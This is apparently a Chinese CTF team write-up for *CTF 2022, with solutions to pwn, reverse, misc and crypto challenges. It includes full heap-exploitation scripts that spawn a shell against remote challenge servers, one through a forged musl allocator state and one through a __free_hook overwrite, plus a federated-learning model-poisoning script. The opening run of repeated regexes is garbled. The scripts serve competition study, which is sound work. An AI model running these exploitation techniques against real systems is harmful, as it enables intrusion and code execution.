174        re.compile(r'CTF{.*?}'),
175        re.compile(r'CTF{.*?}'),
176        re.compile(r'CTF{.*?}'),
177        re.compile(r'CTF{.*?}'),
178        re.compile(r'CTF{.*?}'),
179        re.compile(r'CTF{.*?}'),
180        re.compile(r'CTF{.*?}'),
181        re.compile(r'CTF{.*?}'),
182        re.compile(r'CTF{.*?}'),
183        re.compile(r'CTF{.*?}'),
184        re.compile(r'CTF{.*?}'),
185        re.compile(r'CTF{.*?}'),
186        re.compile(r'CTF{.*?}'),
187        re.compile(r'CTF{.*?}'),
188        re.compile(r'CTF{.*?}'),
189        re.compile(r'CTF{.*?}'),
190        re.compile(r'CTF{.*?}'),
191        re.compile(r'CTF{.*?}'),
192        re.compile(r'CTF{.*?}'),
193        re.compile(r'CTF{.*?}'),
194        re.compile(r'CTF{.*?}'),
195        re.compile(r'CTF{.*?}'),
196        re.compile(r'CTF{.*?}'),
197        re.compile(r'CTF{.*?}'),
198        re.compile(r'CTF{.*?}'),
199        re.compile(r'CTF{.*?}'),
200        re.compile(r'CTF{.*?}'),
201        re.compile(r'CTF{.*?}'),
202        re.compile(r'CTF{.*?}'),
203        re.compile(r'CTF{.*?}'),
204        re.compile(r'CTF{.*?}'),
205        re.compile(r'CTF{.*?}'),
206        re.compile(r'CTF{.*?}'),
207        re.compile(r'CTF{.*?}'),
208        re.compile(r'CTF{.*?}'),
209        re.compile(r'CTF{.*?}'),
210        re.compile(r'CTF{.*?}'),
211        re.compile(r'CTF{.*?}'),
212        re.compile(r'CTF{.*?}'),
213        re.compile(r'CTF{.*?}'),
214        re.compile(r'CTF{.*?}'),
215        re.compile(r'CTF{.*?}'),
216        re.compile(r'CTF{.*?}'),
217        re.compile(r'CTF{.*?}'),
218        re.compile(r'CTF{.*?}'),
219        re.compile(r'CTF{.*?}'),
220        re.compile(r'CTF{.*?}'),
221        re.compile(r'CTF{.*?}'),
222        re.compile(r'CTF{.*?}'),
223        re.compile(r'CTF{.*?}'),
224        re.compile(r'CTF{.*?}'),
225        re.compile(r'CTF{.*?}'),
226        re.compile(r'CTF{.*?}'),
227        re.compile(r'CTF{.*?}'),
228        re.compile(r'CTF{.*?}'),
229        re.compile(r'CTF{.*?}'),
230        re.compile(r'CTF{.*?}'),
231        re.compile(r'CTF{.*?}'),
232        re.compile(r'CTF{.*?}'),
233        re.compile(r'CTF{.*?}'),
234        re.compile(r'CTF{.*?}'),
235        re.compile(r'CTF{.*?}'),
236        re.compile(r'CTF{.*?}'),
237        re.compile(r'CTF{.*?}'),
238        re.compile(r'CTF{.*?}'),
239        re.compile(r'CTF{.*?}'),
240        re.compile(r'CTF{.*?}'),
241        re.compile(r'CTF{.*?}'),
242        re.compile(r'CTF{.*?}'),
243        re.compile(r'CTF{.*?}'),
244        re.compile(r'CTF{.*?}'),
245        re.compile(r'CTF{.*?}'),
246        re.compile(r'CTF{.*?}'),
247        re.compile(r'CTF{.*?}'),
248        re.compile(r'CTF{.*?}'),
249        re.compile(r'CTF{.*?}'),
250        re.compile(r'CTF{.*?}'),
251        re.compile(r'CTF{.*?}'),
252        re.compile(r'CTF{.*?}'),
253        re.compile(r'CTF{.*?}'),
254        re.compile(r'CTF{.*?}'),
255        re.compile(r'CTF{.*?}'),
256        re.compile(r'CTF{.*?}'),
257        re.compile(r'CTF{.*?}'),
258        re.compile(r'CTF{.*?}'),
259        re.compile(r'CTF{.*?}'),
260        re.compile(r'CTF{.*?}'),
261        re.compile(r'CTF{.*?}'),
262        re.compile(r'CTF{.*?}'),
263        re.compile(r'CTF{.*?}'),
264        re.compile(r'CTF{.*?}'),
265        re.compile(r'CTF{.*?}'),
266        re.compile(r'CTF{.*?}'),
267        re.compile(r'CTF{.*?}'),
268        re.compile(r'CTF{.*?}'),
269        re.compile(r'CTF{.*?}'),
270        re.compile(r'CTF{.*?}'),
271        re.compile(r'CTF{.*?}'),
272        re.compile(r'CTF{.*?}'),
273        re.compile(r'CTF{.*?}'),
274       
```

```

56         re.compile(r'(WMCTF{.*?})'),
57         re.compile(r'[0-9a-zA-Z]{8}-[0-9a-zA-Z]{3}-[0-9a-zA-Z]{5}'),
58     ]
59
60     for pattern in patterns:
61         res = pattern.findall(data.decode() if isinstance(data, bytes) else
data)
62         if len(res) > 0:
63             return str(res[0])
64
65     return None
66
67     ''' a slot bit from mask transfer to index'''
68     def a_ctz_32(x):
69         debruijn32 = [0, 1, 23, 2, 29, 24, 19, 3, 30, 27, 25, 11, 20, 8, 4,
13, 31, 22, 28, 18, 26, 10, 7, 12, 21, 17, 9, 6, 16, 5, 15, 14]
70         return debruijn32[(x&-x)*0x076be629 >> 27]
71
72     def a_clz_32(x):
73         x >>= 1
74         x |= x >> 1
75         x |= x >> 2
76         x |= x >> 4
77         x |= x >> 8
78         x |= x >> 16
79         x += 1
80         return 31 - a_ctz_32(x)
81
82     def size_to_class(n):
83         n = (n + IB - 1)>>4
84         if n < 10: return n
85         n += 1
86         idx = (28 - a_clz_32(n))*4 + 8
87         if (n > size_classes[i+1]): i += 2
88         if (n > size_classes[i]): i += 1
89         return i
90
91     def class_to_size(idx):
92         return size_classes[idx]*0x10
93
94
95     def add(name, content, name_size=0x1, content_size=0x1):
96         sla(b'option: ', b'1')
97
98         name_size = name_size if name_size >= len(name) else len(name)
99         sla(b'name size: ', str(name_size).encode())
100         if name_size > len(name):
101             sla(b'name: ', name.encode() if isinstance(name, str) else

```



```

name)
102         else:
103             sa(b'name: ', name.encode() if isinstance(name, str) else
name)
104
105         content_size = content_size if content_size >= len(content) else
len(content)
106         sla(b'note size: ', str(content_size).encode())
107         if content_size > len(content):
108             sla(b'note content: ', content.encode() if isinstance(content,
str) else content)
109         else:
110             sa(b'note content: ', content.encode() if isinstance(content,
str) else content)
111
112 def find(name, name_size=0x1):
113     sla(b'option: ', b'2')
114
115     name_size = name_size if name_size >= len(name) else len(name)
116     sla(b'name size: ', str(name_size).encode())
117     if name_size > len(name):
118         sla(b'name: ', name.encode() if isinstance(name, str) else
name)
119     else:
120         sa(b'name: ', name.encode() if isinstance(name, str) else
name)
121
122 def delete(name, name_size=0x1):
123     sla(b'option: ', b'3')
124
125     name_size = name_size if name_size >= len(name) else len(name)
126     sla(b'name size: ', str(name_size).encode())
127     if name_size > len(name):
128         sla(b'name: ', name.encode() if isinstance(name, str) else
name)
129     else:
130         sa(b'name: ', name.encode() if isinstance(name, str) else
name)
131
132
133 def forget():
134     sla(b'option: ', b'4')
135
136 def reverse(data, step):
137     res = b''
138     for i in range(len(data)//step):
139         res = data[step*i:step*(i+1)] + res
140     return res

```

```
140         return res
```

```
141
```

```
142 def pwn():
```

```
143     cc()
```

```
144     add(b'0', b'A') # A A A A A A A A A U
```

```
145     for i in range(8):
```

```
146         find(b'A'*0x28) # A F F F F F F F F U
```

```
147
```

```
148     forget()
```

```
149     add(b'0', b'A'*0x28) # 0 A A A A A A A [0] U
```

```
150     add(b'1', b'A') # 0 A A A A A A A 1 [0] U
```

```
151     for i in range(6):
```

```
152         find(b'A'*0x28) # 0 F F F F F F 1 [0] U
```

```
153     delete(b'0') # F F F F F F F 1 [F] U
```

```
154     add(b'2', b'A'*0x1400) # A A A A A A A 1 [2] U
```

```
155     #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb  
*$rebase(0x177C)\nb *$rebase(0x1679)\n')
```

```
156     find(b'0')
```

```
157     ru(b'0x28:')
```

```
158
```

```
159     elf.address = int(reverse(rr(16), 2), 16) - 0x4ca0
```

```
160     log.success('base_addr: 0x%x', elf.address)
```

```
161     mmap_addr = int(reverse(rr(16), 2), 16) - 0x20
```

```
162     log.success('mmap_addr: 0x%x', mmap_addr)
```

```
163     libc.address = mmap_addr + 0x4000
```

```
164     log.success('libc_addr: 0x%x', libc.address)
```

```
165
```

```
166
```

```
167     delete(b'1') # A A A A A A A F [2] U
```

```
168     delete(b'2') # A A A A A A A F F U
```

```
169     forget()
```

```
170     for i in range(6):
```

```
171         find(b'A' * 0x28) # A F F F F F F F F U
```

```
172     add(b'0', b'A' * 0x28) # 0 A A A A A A A [0] U
```

```
173     add(b'1', b'A' * 0x1400) # 0 A A A A A A A 1 [0] U
```

```
174     delete(b'0') # {F} A A A A A A 1 [F] U
```

```
175     for i in range(6+7):
```

```
176         find(b'A' * 0x28) # {A} F F F F F F 1 [F] U
```

```
177     #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb  
*$rebase(0x177C)\nb *$rebase(0x1679)\n')
```

```
178     find(flat([mmap_addr+0x30, mmap_addr, 1, 8, 0])) # {F} F F F F F F 1  
[F] U
```

```
179     find(b'A') # {F} F F F F F F 1 [F] U
```

```
180     ru(b'0x8:')
```

```
181     meta_addr = int(reverse(rr(16), 2), 16)
```

```
182     log.success('meta_addr: 0x%x', meta_addr)
```

```
183     meta_area = meta_addr & -4096
```

```
184     log.success('meta_area: 0x%x', meta_area)
```

```

185         stdout = libc.address + 0xb4280
186
187         for i in range(7):
188             find(b'A' * 0x28) # {A} F F F F F F 1 [F] U
189         find(flat([mmap_addr+0x30, meta_area, 1, 8, 0])) # {change} F F F F F
F 1 [F] U
190         find(b'A') # {find_this} F F F F F F 1 [F] U
191         ru(b'0x8:')
192         secret = int(reverse(rr(16), 2), 16)
193         log.success('secret: 0x%x', secret)
194
195         fake_meta_ptr = mmap_addr + 0x2000 + 0x10
196         fake_group_ptr = mmap_addr + 0x2000 + 0x40
197         fake_slot = fake_group_ptr + 0x10
198         sc = size_to_class(0x90)
199         freeable = 1
200         last_idx = 0
201         avail_mask = 0
202         maplen = 1
203
204         poc = flat({
205             0xa90: secret,
206             # secret
207             0xaa0: stdout-0x18,
208             # prev
209             0xaa8: fake_group_ptr,
210             # next
211             0xab0: fake_group_ptr,
212             # mem
213             0xab8: avail_mask,
214             # avail_mask, freed_mask
215             0xac0: (maplen<<12)|(sc<<6)|(freeable<<5)|(last_idx), #
last_idx, freeable, sizeclass, maplen
216             0xad0: fake_meta_ptr,
217             # meta
218             0xad8: 1,
219             # active_idx
220             0xae0: 0x4141414141414141,
221             # storage
222             0xae8: 0x4141414141414141,
223             0xc90: 0,
224             0xc98: 0,
225             0xca0: mmap_addr+0x2200+0x30,
226             0xca8: 0,
227             0xcb0: (1<<12)|(5<<6)|(0<<5)|(1),

```

```

223             0xcb8: 0,
224             0xcc0: mmap_addr+0x2200,
225             0xcc8: 1,
226             0xcd0: 0x42,
227             }, filler=b'\x00', length=0x1400)
228     #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb
*$rebase(0x177C)\nb *$rebase(0x1679)\n')
229     find(poc)
230     for i in range(6):
231         find(b'A' * 0x28) # {A} A F F F F F 1 [F] U
232
233     #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb
*$rebase(0x177C)\nb *$rebase(0x1679)\n')
234     add(b'2', flat([mmap_addr + 0x2240, fake_slot, 1, 8, 0])) # {U} 2 F F
F F F 1 [F] U
235     #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb
*$rebase(0x177C)\nb *$rebase(0x1679)\n')
236     delete(b'B') # {F} 2 F F F F F 1 [F] U
237
238
239     freeable = 0
240     last_idx = 1
241     avail_mask = 0
242     maplen = 1
243     poc = flat({
244         0xa80: secret,
245         # secret
246         0xa90: 0,
247         # prev
248         0xa98: 0,
249         # next
250         0xaa0: fake_group_ptr,
251         # mem
252         0xaa8: avail_mask,
253         # avail_mask, freed_mask
254         0xab0: (maplen<<12)|(sc<<6)|(freeable<<5)|(last_idx), #
last_idx, freeable, sizeclass, maplen
255
256
257         0xac0: fake_meta_ptr,
258         # meta
259         0xac8: 1,
260         # active_idx
261         0xad0: 0x4141414141414141,
262         # storage
263         0xad8: 0x4141414141414141,
264
265         0xc80: 0,
266         # 伪构造

```

```

257         0xc60: 0,
    一个 fake_meta, 用来free(key) 使
258         0xc88: 0,
259         0xc90: mmap_addr+0x2230,
260         0xc98: 0,
261         0xca0: (1<<12)|(4<<6)|(0<<5)|(1),
262         0xca8: 0,
263         0xcb0: mmap_addr+0x2200,
264         0xcb8: 1,
265         0xcc0: 0x42,
266         }, filler=b'\x00', length=0x1400)
267     find(poc) # 0x1570
268
269     for i in range(5):
270         find(b'A'*0x28) # {A} 2 A F F F F 1 [F] U
271         add(b'3', flat([mmap_addr + 0x2240, fake_slot, 1, 0x20, 0])) # {U} 2 3
    F F F F 1 [F] U
272         delete(b'B')
273
274         freeable = 1
275         last_idx = 1
276         avail_mask = 2
277         maplen = 1
278         poc = flat({
279             0xa70: secret,
    # secret
280
281             0xa80: fake_meta_ptr,
    # prev
282             0xa88: fake_meta_ptr,
    # next
283             0xa90: stdout - 0x10,
    # mem
284             0xa98: 1,
    # avail_mask, freed_mask
285             0xaa0: (maplen<<12)|(sc<<6)|(freeable<<5)|(last_idx), #
    last_idx, freeable, sizeclass, maplen
286
287             0xab0: 0,
    # prev
288             0xab8: 0,
    # next
289             0xac0: stdout - 0x10,
    # mem
290             0xac8: 2,
    # avail_mask, freed_mask
291             0xad0: (maplen<<12)|(sc<<6)|(freeable<<5)|(last_idx), #
    last_idx, freeable, sizeclass, maplen

```

```

292         }, filler=b'\x00', length=0x1400)
293         #g('b *$rebase(0x15A6)\nb *$rebase(0x1395)\nb *$rebase(0x140C)\nb
    *$rebase(0x177C)\nb *$rebase(0x1679)\n')
294         find(poc)
295
296         stdout = flat({
297             0x0: b'/bin/sh\x00',
298             0x20: 1, # f->wpos
299             0x28: 1, # f->wend
300             0x48: libc.sym['system'] # f->write
301         }, filler=b'\x00', length=0x90)
302
303         add(b'4', stdout)
304         sl('cat flag')
305         log.success('flag: %s', ru(b'}`).decode())
306         cl()
307
308     if __name__ == '__main__':
309         pwn()

```

Examination:

score负数溢出, leak 堆地址, 改comment大小然后溢出, 修改comment指针可以任意地址读写。

Python

```

1  from pwn import *
2  leak = lambda name,addr: log.success('{0}\t--->\t{1}'.format(name, hex(addr)))
3
4  binary = './examination'
5  libc = './libc-2.31.so'
6  context.terminal = ['tmux', 'splitw', '-h']
7  context.binary = binary
8  context.log_level='debug'
9  # p = process(binary)
10 p = remote('124.70.130.92', 60001)
11 elf = ELF(binary, checksec=False)
12 libc = ELF(libc, checksec=False)
13
14 def add_stu(num):
15     p.sendlineafter(">> ", "1")
16     p.sendlineafter("questions: ", str(num))
17
18 def give_score():
19     p.sendlineafter(">> ", "2")
20
21 def write_review(idx, sz, data):

```

```
22     p.sendlineafter(">> ", "3")
23     p.sendlineafter("? > ", str(idx))
24     tmp = p.recvuntil("comment:")
25     if "size" in tmp:
26         p.sendline(str(sz))
27     sleep(0.5)
28     p.send(data)
29
30 def call_parent(idx):
31     p.sendlineafter(">> ", "4")
32     p.sendlineafter("?", str(idx))
33
34 def change_role(idx):
35     p.sendlineafter(">> ", "5")
36     p.sendlineafter(":", str(idx))
37
38 def change_id(idx):
39     p.sendlineafter(">> ", "6")
40     p.sendlineafter("id: ", str(idx))
41
42 def check_review(idx):
43     change_role(1)
44     change_id(idx)
45     p.sendlineafter(">> ", "2")
46     change_role(0)
47
48 def pray(idx):
49     change_role(1)
50     change_id(idx)
51     p.sendlineafter(">> ", "3")
52     change_role(0)
53
54 p.sendline("0")
55 add_stu(1)
56 # pary make stu->lazy = 1, score overflow to big num
57 pray(0)
58 give_score()
59
60 # comment sz
61 write_review(0, 0x18, "A"*0x10)
62
63 # leak heap addr
64 change_role(1)
65 change_id(0)
66 p.sendlineafter(">> ", "2")
67 p.recvuntil("reward! 0x")
68
69 heap_base = int(p.recvuntil('\n', drop = True), 16) - 0x2a0
```

```
70 leak("heap_base", heap_base)
71 # change comment size
72 p.sendafter("addr: ", str(heap_base+0x2e0+1)+'\x00\n')
73 change_role(0)
74
75 # over write next stu to aaw
76 add_stu(1)
77 payload = 'B'*0x18+p64(0x31)+p64(heap_base+0x340)+p64(0)*3
78 payload += p64(0)+p64(0x21) + p32(1) + p32(0x41) + p64(heap_base+0x10) +
p32(0x2a0+0x120)
79 write_review(0, 0x118, payload)
80
81 # over write tcache
82 write_review(1, 0x118, p16(0x0007)*0x10)
83
84 # free a chunk to ub
85 add_stu(2)
86 write_review(2, 0x100, 'B'*0x20)
87 add_stu(3)
88 call_parent(2)
89
90 # leak libc_base
91 change_role(1)
92 change_id(1)
93 p.sendlineafter(">> ", "2")
94 sleep(1)
95 p.recv(0x3a0+4+0x10)
96 libc_base = u64(p.recv(8).ljust(8, '\x00'))-0x1ecbe0
97 leak("libc_base", libc_base)
98 system = libc_base + libc.sym['system']
99 free_hook = libc_base + libc.sym['__free_hook']
100 change_role(0)
101
102 # over stu1's comment to free_hook
103 payload = 'B'*0x18+p64(0x31)+p64(heap_base+0x340)+p64(0)*3
104 payload += p64(0)+p64(0x21) + p32(1) + p32(0x41) + p64(free_hook) +
p32(0x2a0+0x120)
105 write_review(0, 0x118, payload)
106
107 write_review(1, 0x118, p64(system))
108
109 write_review(3, 0x10, "/bin/sh")
110
111 # gdb.attach(p, "b *$rebase(0x13E1)")
112 call_parent(3)
113
114 p.interactive()
```


Reverse:


Simple File System:

程序将flag加密(sub_21B2处)放入了某一个block中，其余block都是随机数。

通过逆向可得解密算法为

```
C
1 #include<stdio.h>
2 unsigned char a[100]={0x00,0xD2,0xFC,0xD8,0xA2,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xE4,0xAE,0x40};
3 int main(){
4     //deedbeef
5     for(int i=0;i<27;i++){
6         a[i]=(a[i]>>3)|(a[i]<<5);
7         a[i]^=0xde;
8         a[i]=(a[i]>>4)|(a[i]<<4);
9         a[i]^=0xdeed;
10        a[i]=(a[i]>>5)|(a[i]<<3);
11        a[i]^=0xdeedbe;
12        a[i]=(a[i]>>6)|(a[i]<<2);
13        a[i]^=0xdeedbeef;
14        a[i]=(a[i]>>7)|(a[i]<<1);
15        printf("%c ",a[i]);
16    }
17    return 0;
18 }
```

通过010edit 直接找到每个块所在文件的位置



可以发现第一个块的内容在0x33000,第二个在0x34000..最后一个在0x81000

对每个block的内容都尝试解密，可得flag

Python

```
1  l=[]
2  with open('image.flag','rb') as f:
3      for i in range(0x33000,0x81001,0x1000):
4          f.seek(i)
5          l.append(f.read(31))
6
7  def decode(a):
8      r=[]
9      a=list(a)
10     for i in range(31):
11         a[i]=(a[i]>>3)|(a[i]<<5)
12         a[i]&=0xff
13         a[i]^=0xde
14         a[i]=(a[i]>>4)|(a[i]<<4)
15         a[i]&=0xff
16         a[i]^=0xed
17         a[i]=(a[i]>>5)|(a[i]<<3)
18         a[i]&=0xff
19         a[i]^=0xbe
20         a[i]=(a[i]>>6)|(a[i]<<2)
21         a[i]&=0xff
22         a[i]^=0xef
23         a[i]=(a[i]>>7)|(a[i]<<1)
24         a[i]&=0xff
25         r.append(a[i])
26     return bytes(r)
27
28 for i in l:
29     print(decode(i))
```

NaCl:

main 函数逻辑比较简单

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    const char *v3; // rdi
    int result; // eax
    char v5[40]; // [rsp+20h] [rbp-30h] BYREF
    unsigned __int64 v6; // [rsp+48h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    puts("input:");
    read(0LL, v5, 32LL);
    check((__int64)v5);
    if ( (unsigned int)v5 == 1 )
    {
        v3 = "CTF{0-1}";
    }
```

```

    v5 = "CTF{0s}v0";
    printf((__int64)"*CTF{%s}\n", v5);
}

```

主要是这个 check 和里面调用的函数，混淆了 call 和栈帧，IDA 无法正确反编译。跟着汇编调，可以发现程序主要是将输入的 32 个字符分成 4 组，每组 8 个字符来处理。

每组先经过 0x2c 次的循环左移、按位与、异或操作简单加密后，再经过改了魔数的 xtea 加密，最后还有一个大小端转换的问题。解题脚本如下：

C++

```

1  #include <stdio.h>
2  #include <stdint.h>
3  #include <stdlib.h>
4
5
6  void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
7      unsigned int i;
8      uint32_t v0 = v[0], v1 = v[1], delta = 0x10325476, sum = delta *
num_rounds;
9      for (i = 0; i < num_rounds; i++) {
10         v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
11         sum -= delta;
12         v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
13     }
14     v[0] = v1; v[1] = v0;
15 }
16
17
18 int main()
19 {
20     unsigned char cipher[] =
21     {
22         0x66, 0xC2, 0xF5, 0xFD, 0x86, 0x82, 0x32, 0x7A, 0x04, 0x40,
23         0x94, 0xCE, 0xDC, 0x8A, 0xE0, 0x5D, 0x0A, 0xBD, 0xE4, 0xA6,
24         0xDC, 0xAD, 0xCA, 0x16, 0x0C, 0x6F, 0xCD, 0x13, 0x36, 0xD9,
25         0x75, 0x1A
26     };
27     uint32_t const tbl[] = { 67438087, 66051, 202182159, 134810123,

```

```

3443517467, 3619968119, 2671678006, 17297799, 4187212673, 3212056172,
3659105319, 436579327, 2466768356, 3414888005, 812513269, 2905604503,
2860953686, 1150444474, 1067728923, 507640087, 3335200381, 418057594,
3572254720, 3028744491, 2268592627, 1985887525, 3678221623, 3997455659,
298895692, 2606783435, 2419824819, 616754851, 2305691810, 575140032,
3092143274, 2368472304, 1002931244, 441505286, 1235325308, 2115810572,
4230461478, 1608376252, 3725575172, 2998077703 };
28     uint32_t const k[4] = { 50462976, 117835012, 185207048, 252579084 };
29
30     for (size_t i = 0; i < 4; i++)
31     {
32         unsigned int r = 1 << (i + 1);
33         uint32_t* v = (uint32_t*)&cipher[i * 2 * sizeof(uint32_t)];
34         decipher(r, v, k);
35
36         for (int j = 0x2B; j >= 0; j--)
37         {
38             uint32_t tmp = v[1];
39             v[1] = (_rotr(tmp, 1) & _rotr(tmp, 8)) ^ _rotr(tmp, 2) ^ tbl[j] ^
v[0];
40             v[0] = tmp;
41         }
42         for (size_t m = 0; m < 2; m++)
43             for (int n = 3; n >= 0; n--)
44                 printf("%c", *((char*)v + m * 4 + n));
45     }
46     return 0;
47 }

```

Jump:

本题只要将 setjmp 和 longjmp 的符号识别出来就好做了

```

gets(&input);
a2 = setjmp((__int64)&jmp_buf2);
if ( !a2 )
    string_rol(); // 字符串循环左移
if ( a2 == 1 )
    return 1;
qword_4C9400 = calloc(check_length + 1, 1uLL);
if ( !(unsigned int)setjmp((__int64)&jmp_buf2) )
    longjmp((__int64)&jmp_buf1, 1);
ptr_set = malloc(8LL * check_length, 1LL, v4);
a2a = setjmp((__int64)&jmp_buf2);
if ( !a2a )
    longjmp((__int64)&jmp_buf1, 1);
if ( a2a <= check_length )
    longjmp((__int64)&jmp_buf1, a2a + 1); // 在这里不停跳去string_rol
sort(ptr_set); // 升序排列这些字符串
a2b = setjmp((__int64)&jmp_buf2);
if ( !a2b )
    sub_402826();
if ( a2b <= check_length )
    longjmp((__int64)&jmp_buf3, a2b); // 在这里不停跳去sub_402826

```

```
free(ptr_set, 1LL, v5);
free(qword_4C9400, 1LL, v6);
a2c = setjmp((__int64)&jmp_buf2);
if ( !a2c )
    longjmp((__int64)&jmp_buf3, check_length + 1);
if ( a2c == 1 )
    printf((unsigned int)"*CTF{%s}\n", (unsigned int)&input);
return 0;
```

大致的逻辑是首先接收一串长度应该为 32 的输入，然后一头一尾拼接上 \x02 \x03，循环左移 35 次就可以获得 35 个字符串，之后调用 sort 对这些字符串指针重新排序，得到依据 ascii 码升序排列的序列。再依次取排序后的 35 个字符串最后一个字节拼接，获得加密字符串，这个加密字符串应该要等于 \x03jmGn_=uaSZLvN4wFxE6R+p\x02D2qV1CBTck。

所以输入就是进行刻意构造（重新排序）后的

jmGn_=uaSZLvN4wFxE6R+p\x02D2qV1CBTck，这些字符没有重复，可以写一个脚本获得输入：

Python

```
1  import binascii
2
3  ds = binascii.a2b_hex('03 6A 6D 47 6E 5F 3D 75 61 53 5A 4C 76 4E 34 77 46 78
4  45 36 52 2B 70 02 44 32 71 56 31 43 42 54 63 6B'.replace(' ', ''))
5  cs = [i for i in ds]
6  ss = sorted(cs)
7  fs = [2]
8
9  for i in range(0x21):
10     fs.append(ss[cs.index(fs[i])])
11
12  fs = fs[1:-1]
13
14  for i in fs:
15     print(chr(i), end='')
```

Misc:

babyFL:

联邦学习攻击，能控制一次训练的权重，然后和服务端训练的20轮样本权重去平均值，再测试。最终要能让标签成9-y的准确率达到95%，本地训练一轮9-y得到模型，按层将权重放大21倍，确保平均后能影响前20轮的权重。多试两次就能达到95%的准确率。

Python

```
1  # -*- coding: utf-8 -*-
2  # @Project: HelloPython
3  # @File    : exp
4  # @Author  : Tr0jan <tr0jan@birkenwald.cn>
5  # @Date    : 2022-04-16
6  import os
7  from pwn import remote
8  from tensorflow import keras
9  from tensorflow.keras import Sequential
10 from tensorflow.keras.datasets import mnist
11 from tensorflow.keras.models import load_model
12 from tensorflow.keras.layers import Dense, Conv2D, Flatten, MaxPooling2D
13
14 # 解决OOM
15 os.environ["CUDA_DEVICE_ORDER"] = "PCI_BUS_ID"
16 os.environ["CUDA_VISIBLE_DEVICES"] = "-1"
17
18
```

```

19 def new_model():
20     model = Sequential()
21     model.add(Conv2D(10, (3, 3), input_shape=(28, 28, 1)))
22     model.add(MaxPooling2D(pool_size=(2, 2)))
23     model.add(Conv2D(20, (3, 3)))
24     model.add(Flatten())
25     model.add(Dense(units=100, activation='relu'))
26     model.add(Dense(units=10, activation='softmax'))
27     model.compile(loss=keras.losses.SparseCategoricalCrossentropy(), metrics=[
        'accuracy'],
28                   optimizer=keras.optimizers.Adam(lr=0.001))
29     return model
30
31
32 def train_models():
33     (_, _), (x, y) = mnist.load_data()
34     l = len(y)
35     for i in range(l):
36         y[i] = 9 - y[i]
37         x = x.reshape(-1, 28, 28, 1)
38         model = new_model()
39         model.fit(x, y, batch_size=64, epochs=10)
40         model.save("./model")
41
42
43 train_models()
44 model = load_model("./model")
45
46 sh = remote('124.70.158.154', 8081)
47
48 for layer in model.get_weights():
49     print(sh.recvuntil("next layer:").decode())
50     print()
51     for j in layer.flatten():
52         sh.sendline(str(j * 21))
53 print(sh.recvall().decode())

```

Today:

kaggle发现anninefour用户，指向twitter，图片中农夫果品生鲜超市是上海花园路的，地点是中国上海浦东新区花山路花山名苑,谷歌地图看到评论区有flag（Instagram搅屎的flag属于是属于是了

[anninefour | Novice](#)

<https://twitter.com/1liujing>

评价摘要



5.0



1 条评价

我要评价

评价



≡ 排序



伊流景
1 条评价



★★★★★ 4 天前 新

Life is amazing here!

*CTF{aGFwcHlsb2NrZG93bg==}.....

[详情](#)

Crypto:

ezRSA:

p和q的中间600位是相反的，我们先让这中间600位p全是1，q全是0，然后不断地把p的1移给q，如果他俩相乘 $>n$ 说明这一位移错了，如果相乘 $<n$ 认为这一位移对了，前124bit直接开根求出，后450bit可以copper

Apache

```
1 #Sage
2 from sage.all import *
3 p4 =
4     588047272899721330982585233811872735797081658288716316376673394002767231456992
5     943008549674080593947867216605742691697400954744869799585538354245839603438011
6     93657276948482959
7
8 4
9 e = 65537
10 pbits = 1024
11 kbits = pbits - p4.nbits()
12 print(p4.nbits())
13 p4 = p4 << kbits
14 PR.<x> = PolynomialRing(Zmod(n))
15 f = x + p4
16 roots = f.small_roots(X=2^kbits, beta=0.4)
17 #经过以上一些函数处理后, n和p已经被转化为10进制
18 if roots:
19     p = p4+int(roots[0])
20     print("n: "+str(n))
21     print("p: "+str(p))
22     print("q: "+str(n//p))
```

InverseProblem2:

这是个LWE问题, flag对应部分的数很大, pad对应的数很小, 所以可以把pad那部分丢掉, 视为误差向量, 观察得知pad和A产生的小数大概是十几位左右, 选择将误差向量扩大10的十次方, 同时将A, b也扩大, 这样误差向量便会在下面的格子上:

$$k \begin{pmatrix} A & b \\ E & 0 \end{pmatrix} (x, -1)^T = k(error, x)^T$$

